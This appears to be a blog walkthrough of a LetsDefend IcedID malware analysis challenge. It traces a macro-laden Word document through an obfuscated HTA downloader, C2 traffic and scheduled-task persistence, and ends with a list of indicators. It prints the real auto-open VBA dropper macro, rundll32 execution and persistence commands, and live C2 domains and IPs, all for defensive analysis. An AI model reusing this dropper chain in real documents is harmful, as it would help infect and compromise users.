Deconstructing IcedID: A Hands-On Walkthrough of a Modern Malware Attack
From a malicious Word document to C2 communication, this is a step-by-step analysis of the LetsDefend IcedID challenge, revealing the tools and techniques used to dissect a notorious banking trojan.
In the world of cybersecurity, some threats are fleeting, while others become persistent thorns in the side of defenders. IcedID (also known as BokBot) is one of the latter. What started as a banking trojan has evolved into a dangerous initial access broker, often serving as the gateway for devastating ransomware attacks.
To truly understand a threat, you have to take it apart. I recently did just that by tackling the IcedID Malware Analysis challenge on the LetsDefend platform. This post is a detailed walkthrough of that investigation, designed to be both a solution guide and a learning resource for fellow security analysts. We’ll transform raw forensic data into a clear narrative of a cyberattack, step by step.
Our journey starts with the initial artifact: a password-protected archive containing a suspicious files as shown.
 Initial malicious files in archive
A Brief Threat Profile: Who is IcedID?
Before we dive in, let’s establish some context. IcedID first appeared around 2017 at least and quickly gained notoriety for its focus on stealing financial credentials. However, its operators soon realized its effectiveness as a dropper for other malware. It became a key player in the ecosystem of cybercrime, often delivered via Emotet, and has been observed dropping payloads for infamous ransomware groups. Understanding IcedID isn’t just about one piece of malware, it’s about understanding a critical link in the modern ransomware supply chain.
Phase 1: The Lure — Initial Access and Static Analysis
The first phase of any investigation is to understand the entry point without accidentally detonating the malware.
Fingerprinting the Evidence
Our first action is to generate SHA256 hashes for all the artifacts. A hash is a unique digital fingerprint that allows us to track, identify, and research a file across threat intelligence platforms.
 Output from the ‘sha256sum ./*’ command
Peeking Inside the Word Document
With the hashes recorded, I turned to olevba from the oletools suite to analyze the Word document for malicious macros. Macros are the primary weapon for weaponized documents.
olevba 0.60.2 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: docs 06.02.2021.doc
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO leftSize.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/leftSize'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub autoopen()
initVba
Shell "explorer collectionBoxConst.hta", vbNormalFocus
End Sub
-------------------------------------------------------------------------------
VBA MACRO arrayBBorder.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/arrayBBorder'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub initVba()
Open "collectionBoxConst.hta" & buttTemplateHeader For Output As #1
Print #1, ActiveDocument.Range.Text
Close #1
End Sub
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |autoopen            |Runs when the Word document is opened        |
|Suspicious|Open                |May open a file                              |
|Suspicious|Output              |May write to a file (if combined with Open)  |
|Suspicious|Print #             |May write to a file (if combined with Open)  |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|vbNormalFocus       |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |collectionBoxConst.h|Executable file name                         |
|          |ta                  |                                             |
+----------+--------------------+---------------------------------------------+
The output was an immediate confession. olevba flagged an autoopen() function — a subroutine designed to run automatically when macros are enabled. Inside, a single line tells the whole story:
Shell "explorer collectionBoxConst.hta", vbNormalFocus
This command instructs Windows to execute an HTML Application (HTA) file. The Word document is a simple but effective dropper, and our investigation now has a new target: collectionBoxConst.hta.
Phase 2: The Dropper’s Secrets — Deobfuscating the HTA Payload
HTA files are a favorite of attackers because they can execute scripts with significant privileges. However, malware authors rarely leave their scripts in plain text.
Unraveling the Layers of Obfuscation
Opening the .hta file revealed a wall of obfuscated text, primarily two long Base64 strings. To uncover the true payload, I turned to the analyst’s best friend: CyberChef.
 Obfuscated Base64 text in the HTA file
 Deobfuscated JavaScript in CyberChef
The recipe was a classic two-step process:
- From Base64: To reverse the initial encoding.
- Reverse: To reverse the order of the text, finally revealing the hidden JavaScript.
The deobfuscated script had two clear functions: download a payload, and then execute it.
- The Downloader: This part uses
msxml2.xmlhttpandadodb.stream— legitimate Windows components — to download a file from a remote server and save it asc:\users\public\collectionBoxConst.jpg. This is a “Living off the Land” (LOLBAS) technique used to evade detection. - The Executor: This part uses
wscript.shellto execute the downloaded file withrundll32.exe, another LOLBAS utility. It then deletes the HTA file to clean up its tracks.
The full command to run the payload was now clear:
“C:\Windows\System32\rundll32.exe” c:\users\public\collectionBoxConst.jpg,PluginInit
Phase 3: Following the Trail — Network Forensics with Wireshark
The JavaScript gave us our next lead: the download domain. It was time to open the provided PCAP file in Wireshark and see what the network traffic could tell us.
Confirming the Download and C2 Infrastructure
A simple display filter for dns traffic immediately validated our findings.
 DNS result from Wireshark showing coursemcclurez.com
The logs showed a clear DNS query for coursemcclurez.com, followed by several other suspicious domains. These additional domains were the malware’s Command & Control (C2) servers.
After the initial payload was downloaded from coursemcclurez.com, the newly executed DLL immediately began to call out to the real C2 infrastructure.
 List of contacted C2 servers
This timeline is crucial — it shows a clear cause-and-effect relationship between the payload execution and the start of C2 communication.
Hunting for Beacons
Filtering the traffic for tcp.port == 8080 revealed the malware attempting to establish a connection over a non-standard port, likely a C2 beacon. We observed two SYN requests to an IP address, which is the first step in a TCP handshake.
Phase 4: Digging In — Persistence and Attribution
The final piece of the puzzle is to understand how the malware survives a reboot and to officially attribute it to a known threat actor.
Establishing a Foothold
Analysis of a provided scheduledtasks.txt file revealed the persistence mechanism. The malware creates a scheduled task that executes on user logon, running the following command:
rundll32.exe "C:\Users\user1\AppData\Local\user1\Tetoomdu64.dll",update /i:"ComicFantasy\license.dat"
This ensures that even if the machine is restarted, a component of the IcedID malware will be re-executed, maintaining the attacker’s foothold on the system.
Putting a Name to the Threat
With a wealth of forensic data, it was time for attribution. I took the file hashes and submitted them to VirusTotal.
 VirusTotal results for IcedID malware
The verdict was clear: this was the IcedID malware. Further OSINT research linked IcedID campaigns to the threat actor TA551.
 MITRE ATT&CK framework results for TA551
Conclusion: Reconstructing the Attack
By combining static, dynamic, and network analysis, we successfully reconstructed the entire attack chain:
- Initial Access: A user receives a Word document with a malicious macro.
- Execution: The macro launches an HTA file containing obfuscated JavaScript.
- Installation: The script downloads the IcedID DLL (disguised as a JPG) and executes it via
rundll32.exe. - C2 Communication: The DLL communicates with C2 servers to receive commands.
- Persistence: A scheduled task is created to ensure the malware survives a reboot.
This investigation highlights the multi-stage, evasive nature of modern malware. By understanding each step in the chain, defenders can better identify, block, and respond to these threats.
Indicators of Compromise (IOCs)
-
SHA256 Hashes:
docs 06.02.2021.doc:cc721111b5924cfeb91440ecaccc60ecc30d10fffbdab262f7c0a17027f527d1collectionBoxConst.hta:b25865183c5cd2c5e550aca8476e592b62ed3e37e6b628f955bbed454fdbb100collectionBoxConst.jpg:51658887e46c88ed6d5861861a55c989d256a7962fb848fe833096ed6b049441Tetoomdu64.dll:3ed5d0476d1ce4fd325666072983d295609fe94c5b65d5db47a53f462ac7a4dc
-
Domains:
- Installer Host:
coursemcclurez.com - C2 Domains:
fimlubindu.top,kilodaser4.fit,arhannexa5.top,extrimefigim.top,supplementik.top
- Installer Host:
-
IP Addresses:
- Installer IP:
45.142.213.105 - C2 IPs:
185.33.85.35,194.5.249.46,172.67.169.49
- Installer IP:
-
Persistence:
- Path:
C:\Users\user1\AppData\Local\user1\Tetoomdu64.dll - Command:
rundll32.exe …,update /i:”ComicFantasy\license.dat”
- Path:
-
Malware Family: IcedID (BokBot)
-
Threat Actor: TA551